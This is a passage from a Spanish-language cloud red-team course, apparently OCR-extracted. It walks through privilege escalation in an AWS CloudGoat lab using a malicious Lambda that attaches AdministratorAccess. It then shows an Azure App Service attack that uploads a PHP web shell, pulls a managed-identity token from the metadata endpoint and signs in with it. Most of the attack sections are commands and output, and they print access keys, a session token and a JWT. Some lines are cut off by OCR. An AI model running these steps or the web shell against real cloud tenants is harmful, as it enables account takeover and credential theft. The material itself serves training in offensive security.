ID: T1548.005

https://books.spartan-cybersec.com/cpna

```
cloudgoat-master aws sts assume-role --role-arn arn:aws:iam::583318501385:role/cg-lambdaManager-role-lambda_privesc_cgidpistmwqrcl --role-session-name lambdaManager --profile chris
{
    "Credentials": {
        "AccessKeyId": "ASIAYPUD57AEV7XJUPCR",
        "SecretAccessKey": "MG3JcsgvLKVB4MTRjV06i5aWLo2E1Nq9hj9zsyfh",
        "SessionToken": "IQoJb3JpZ2luX2VjEMz//////////wEaCXVzLWVhc3QtMiJIMEYCIQDO+ZSEz34x4MrWxy8XKCbgaySSwpEM7JBKYVHV47QsqAIhAJT7sN/hUz3CVHXy+lig9PP1w4h4jHNDt/7nJzc/EA14KpoCCFUQABoMNTgzMzE4NTAxMzg1Igxoj5RvKrWepE3M5H4q9wFS2jMF50stXRSg9W9LWO0GmbrIk6eR3B0+LQQBpmAR1Q+C68Dxoh8AHRfkOJQ0KhKHYAblSZ0jjH5Nl21qhedvwkibKY7Rw9yku9P09vMgolDklwJMvT+9Iuyjvr6GVPNHYDlQ6p/kXi8B7Khu9mhZX6Y8MKNLiuyKPQmp5IrE+bw8a3lr/eI6q2781ATDgZm57p5F81+50nxiDHhsQuO0p9tVKJWZVZSEvXNoS+EpsnEU3XQU8BbdoxHmmplKxMqVHlmZz0+nBUct2Uya0oKT9SKor3w2ce/KWHktTu5iR8081y33q1qD+5LflRZ7TvhpM8hs0Fh+MI/u0qUGOpwBpXMHDQtdrd7ux0/PG0e2o85RSA51I4KehSFZUZN6S8xtICxJxKgm6LRHeSCoUMUskLADEYdskOBe04D7Lq25hXCV/5aBS0hu6pD6XDej/x95qGmBCG0pfvOexsRlIEYPbulg24v7YzYBrdKtVZm1e/oAcw5jR5qATlI04VoqLeSw2rBVrFne528HpXHWmMZEOsFWZjRi9w/YEBcB",
        "Expiration": "2023-07-17T04:35:43+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAYPUD57AESOVMAORHL:lambdaManager",
        "Arn": "arn:aws:sts::583318501385:assumed-role/cg-lambdaManager-role-lambda_privesc_cgidpistmwqrcl/lambdaManager"
    }
}
```

Asumiendo el rol de LambdaManager

Teniendo en cuenta que el rol de LambdaManager tiene más privilegios y puede ser asumido por nosotros. Se procede a generar unas credenciales con STS.

```
┌──(root㉿Spartan-Server)-[/home/gerh/cloudgoat]
└─# aws configure --profile lambdaManager
AWS Access Key ID [****************UPCR]:
AWS Secret Access Key [****************syfh]:
Default region name [us-east-2]:
Default output format [json]:

┌──(root㉿Spartan-Server)-[/home/gerh/cloudgoat]
└─# aws sts get-caller-identity --profile lambdaManager
{
    "UserId": "AROAYPUD57AESOVMAORHL:lambdaManager",
    "Account": "583318501385",
    "Arn": "arn:aws:sts::583318501385:assumed-role/cg-lambdaManager-role-lambda_privesc_cgid
}
```

Autenticación sobre un rol de IAM

Utilizando las credenciales previamente generadas con STS, se procede a realizar la autenticación:

Creación de un “lambda malicioso” para la Escalación de Privilegios

Utilizando los permisos de LambdaManager, se procede con la creación de una Lambda que asigna la política de administrador al usuario de Chris.

```
import boto3
def lambda_handler(event, context):
    client = boto3.client('iam')
    response = client.attach_user_policy(
        UserName= 'chris-lambda_privesc_cgidpistmwqrcl',
        PolicyArn='arn:aws:iam::aws:policy/AdministratorAccess'
        )
    return response
```

Creación de la función lambda

Utilizando el código previo y asignándole a la lambda el rol de cg-debug-role que tiene altos privilegios, se procede a crear esta función que solo requeriría su ejecución para una escalación de privilegios.

```
┌──(root㉿Spartan-Server)-[/home/gerh/cloudgoat/evento-aws]
└─# aws lambda create-function --function-name admin_function --runtime python3.9 --role arn:aws:iam::583318
501385:role/cg-debug-role-lambda_privesc_cgidpistmwqrcl --handler lambda_function.lambda_handler --zip-file
fileb://lambda_function.zip --profile lambdaManager
{
    "FunctionName": "admin_function",
    "FunctionArn": "arn:aws:lambda:us-east-2:583318501385:function:admin_function",
    "Runtime": "python3.9",
    "Role": "arn:aws:iam::583318501385:role/cg-debug-role-lambda_privesc_cgidpistmwqrcl",
    "Handler": "lambda_function.lambda_handler",
    "CodeSize": 359,
    "Description": "",
    "Timeout": 3,
    "MemorySize": 128,
    "LastModified": "2023-07-17T03:57:47.999+0000",
    "CodeSha256": "kLIjR3PGH6J/uMpsuVIxeryhiKjTbqKtlqL6blWjomI=",
    "Version": "$LATEST",
    "TracingConfig": {
        "Mode": "PassThrough"
    },
    "RevisionId": "40596384-8238-4b70-ab9b-e34cbd71d651",
    "State": "Pending",
    "StateReason": "The function is being created.",
    "StateReasonCode": "Creating",
    "PackageType": "Zip",
    "Architectures": [
        "x86_64"
    ],
```

Invocación del Lambda

Utilizando los permisos de LambdaManager, se procede a invocar la función de Lambda previamente creada.

```
┌──(root㉿Spartan-Server)-[/home/gerh]
└─# aws lambda invoke --function-name admin_function out.txt --profile lambdaManager
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
```

El código HTTP 200, conocido como "OK", indica que una solicitud ha sido procesada con éxito por el servidor.

Validando el resultado del ataque

Después de la ejecución de la lambda, nos autenticamos con chris y podemos validar sus permisos de la siguiente manera:

```
┌──(root㉿Spartan-Server)-[/home/gerh]
└─# aws lambda invoke --function-name admin_function out.txt --profile lambdaManager
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
┌──(root㉿Spartan-Server)-[/home/gerh]
└─# aws iam list-attached-user-policies --user-name chris-lambda_privesc_cgiddi0mkl6irp --profile chris
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-chris-policy-lambda_privesc_cgiddi0mkl6irp",
            "PolicyArn": "arn:aws:iam::037572360634:policy/cg-chris-policy-lambda_privesc_cgiddi0mkl6irp"
        },
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
```

Detectando vectores de ataque con CloudSplaining


Esta herramienta Open-Source nos ayuda a detectar políticas y roles que podrían llevar a una escalación de privilegios:

https://github.com/salesforce/cloudsplaining

Detectando vectores de ataque con CloudSplaining

Para utilizar esta herramienta debemos ejecutar los siguientes comandos:

```
┌──(root㉿Spartan-Server)-[/home/gerh]
└─# aws iam get-account-authorization-details > hola.json

┌──(root㉿Spartan-Server)-[/home/gerh]
└─# /root/.local/bin/cloudsplaining scan --input-file hola.json
        Excluded prefix: /service-role*
        Excluded prefix: /aws-service-role*
        Excluded prefix: /aws-service-role*
        Excluded prefix: /service-role*
```



Recursos gratuitos para aprender mas sobre Red Team en AWS

E-Book Gratuito

Lista de reproducción
En YouTube

RED TEAM EN ENTORNOS ALOJADOS EN MICROSOFT AZURE


Developer Services
Visual Studio Team Services
Azure DevTest Labs
VS Application Insights*
HockeyApp
Developer Tools
Management & Security
Azure Portal
Scheduler
Operations Management Suite
Automation
Log Analytics
Key Vault
Security Center*
Compute
Virtual Machines
Virtual Machine Scale Sets
Cloud Services
Batch
RemoteApp
Service Fabric
Azure Container Service
Web & Mobile
Web Apps
Mobile Apps
Logic Apps*
API Apps
API Management
Notification Hubs
Mobile Engagement
Functions*
Data & Storage
SQL Database
DocumentDB
Redis Cache
Storage: Blobs, Tables, Queues, Files and Disks
StorSimple
Search
SQL Data Warehouse*
SQL Server Stretch Database
Analytics
Data Lake Analytics*
Data Lake Store*
HDInsight
Machine Learning
Stream Analytics
Data Factory
Data Catalog
Power BI Embedded*
Internet of Things & Intelligence
Azure IoT Suite
Azure IoT Hub
Event Hubs
Cortana Intelligence Suite
Cognitive Services*
Media & CDN
Media Services
Content Delivery Network
Identity & Access Management
Azure Active Directory
B2C*
Domain Services*
Multi-Factor Authentication
Hybrid Integration
BizTalk Services
Service Bus
Backup
Site Recovery
Networking
Virtual Network
ExpressRoute
Traffic Manager
Load Balancer
Azure DNS*
VPN Gateway
Application Gateway

HERRAMIENTAS PARA RED TEAM EN AZURE

ROADtools

Es un completo kit de herramientas que nos permiten realizar diferentes técnicas contra un entorno desplegado en AWS.

Scout Suite

Es una herramienta de seguridad que nos permite realiza una evaluación de las mejores prácticas de seguridad de AWS.

Stormspotter

Es una herramienta de seguridad que identifica configuraciones inadecuadas que podrían permitir una escalación de privilegios dentro de AWS.


Kali/Parrot

Sistemas operativos orientados a seguridad ofensiva.


INICIEMOS NUESTRO RED TEAM CONTRA AZURE

LABORATORIO

Identificación de formularios en PHP




Subida de WebShell e identificación de AppService de Azure




Subida de script en PHP para comunicación con el servicio de metadatos

spartancybersec-prometheus.azurewebsites.net/uploader.php

```php
<?php

system('curl "$IDENTITY_ENDPOINT?
resource=https://management.azure.com/&
api-version=2017-09-01" -H
secret:$IDENTITY_HEADER');

?>
```



Obtención de Access Token para autenticarnos como un AppService



El ClientId b7eb54ad-068e-4450-9b51-71449612923
será utilizado para la autenticación

MITRE

Táctica: Credential Access

Tecnica: Unsecured Credentials: Cloud Instance Metadata API

ID: T1552.005

Análisis del JWT extraído con JWT.io


```
{
  "aud": "https://management.azure.com/",
  "iss": "https://sts.windows.net/0571bb7f-c1b2-46ee-8196-d19c56d0c065/",
  "iat": 1674494235,
  "nbf": 1674494235,
  "exp": 1674580935,
  "aio": "E2ZgYMhKED12SrJ9f3vEvEUiW6wMAA==",
  "appid": "b7eb54ad-068e-4450-9b51-71449612923a",
  "appidacr": "2",
  "idp": "https://sts.windows.net/0571bb7f-c1b2-46ee-8196-d19c56d0c065/",
  "idtyp": "app",
  "oid": "0f439da5-445f-4948-9b81-499ae77f5249",
  "rh": "0.AVkAf7txBbLB7kaBltGcVtDAZUZIf3kAutdPukPawfj2MBOdAAA.",
  "sub": "0f439da5-445f-4948-9b81-499ae77f5249",
  "tid": "0571bb7f-c1b2-46ee-8196-d19c56d0c065",
  "uti": "fsLwVhZGdUK_7MXOa2BUAA",
  "ver": "1.0",
  "xms_mirid": "/subscriptions/c73eae06-2b55-42b9-afbc-52c6be310469/resourcegroups/Aplicativos-Web/pr
  SpartanCyberSec-Prometheus",
  "xms_tcdt": 1667416153
}
```


El ObjetId del App Service llamado SpartanCybersec-Prometheus es:

0f439da5-445f-4948-9b81-499ae77f5249

Autenticación como un AppService Utilizando PowerShell

```
Gerh ~ $token = "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZR2FYRUpsOGxWMFRPSS
bmFnZW1lbnQuYXp1cmUuY29tLyIsImlzcyI6Imh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzA1NzFiYjdmLWMxYjItNDZlZS04MTk2LWQxOWM1NmQwY
LCJhaW8iOiJFMlpnWVBpdE9OUG9sYzdqbjljbSthMFE4OGs5RGdBPSIsImFwcGlkIjoiYjdlYjU0YWQtMDY4ZS00NDUwLTliNTEtNzE0NDk2MTI5N
N2YtYzFiMi00NmVlLTgxOTYtZDE5YzU2ZDBjMDY1LyIsImlkdHlwIjoiYXBwIiwib2lkIjoiMGY0MzlkYTUtNDQ1Zi00OTQ4LTliODEtNDk5YWU3N
ZmoyTUJPZEFBQS4iLCJzdWIiOiIwZjQzOWRhNS00NDVmLTQ5NDgtOWI4MS00OTlhZTc3ZjUyNDkiLCJ0aWQiOiIwNTcxYmI3Zi1jMWIyLTQ2ZWUtO
MS4wIiwieG1zX21pcmlkIjoiL3N1YnNjcmlwdGlvbnMvYzczZWFlMDYtMmI1NS00MmI5LWFmYmMtNTJjNmJlMzEwNDY5L3Jlc291cmNlZ3JvdXBzL
ZXJTZWMtUHJvbWV0aGV1cyIsInhtc190Y2R0IjoxNjY3NDE2MTUzfQ.tMG083dEBnmrhTwufsQE6OJqKJtOw4RaAqK4Iu-SGdUhILlEw7AdZRZCvM
f9A2uV8f3bhwOa3GfBmhMjfBE192I5awQVgGNTTjqxK_fiLHX9jFYBCPvCBv_iGPMuVaAxC4OzC3sYZb4o2IF5WzsUVet11UfHMhiPz-sJf7zX14F
s2XvHlu3UamjGKJPYAa0Q"
Gerh ~ Connect-AzAccount -AccessToken $token -AccountId b7eb54ad-068e-4450-9b51-71449612923a

Account                               SubscriptionName     TenantId                             Environment
-------                               ----------------     --------                             -----------
b7eb54ad-068e-4450-9b51-71449612923a SpartanCybersecurity 0571bb7f-c1b2-46ee-8196-d19c56d0c065 AzureCloud
```

Identificando los diferentes roles RBAC asignados a nuestra sesión actual

```
Gerh  ~  Get-azRoleAssignment

RoleAssignmentName : 26f599d5-ef8f-4601-a783-b0ae894a7611
RoleAssignmentId   : /subscriptions/c73eae06-2b55-42b9-afbc-52c6be310469/resourceGroups/Hades/providers/
Scope              : /subscriptions/c73eae06-2b55-42b9-afbc-52c6be310469/resourceGroups/Hades
DisplayName        :
SignInName         :
RoleDefinitionName : Reader
RoleDefinitionId   : acdd72a7-3385-48ef-bd42-f606fba81ae7
ObjectId           : 0f439da5-445f-4948-9b81-499ae77f5249
ObjectType         : Unknown
CanDelegate        : False
Description        :
ConditionVersion   :
Condition          :
```

Dependiendo de nuestros permisos podremos visualizar y realizar operaciones con los recursos de Azure.

Role	View	Change	Assign Permissions
Reader	✓	✗	✗
Contributor	✓	✓	✗
Owner	✓	✓	✓

En la evidencia previa, podemos apreciar diferentes tipos de recursos como una base de datos SQL, Key Vaults, Automation Accounts y Storage Account.

MITRE

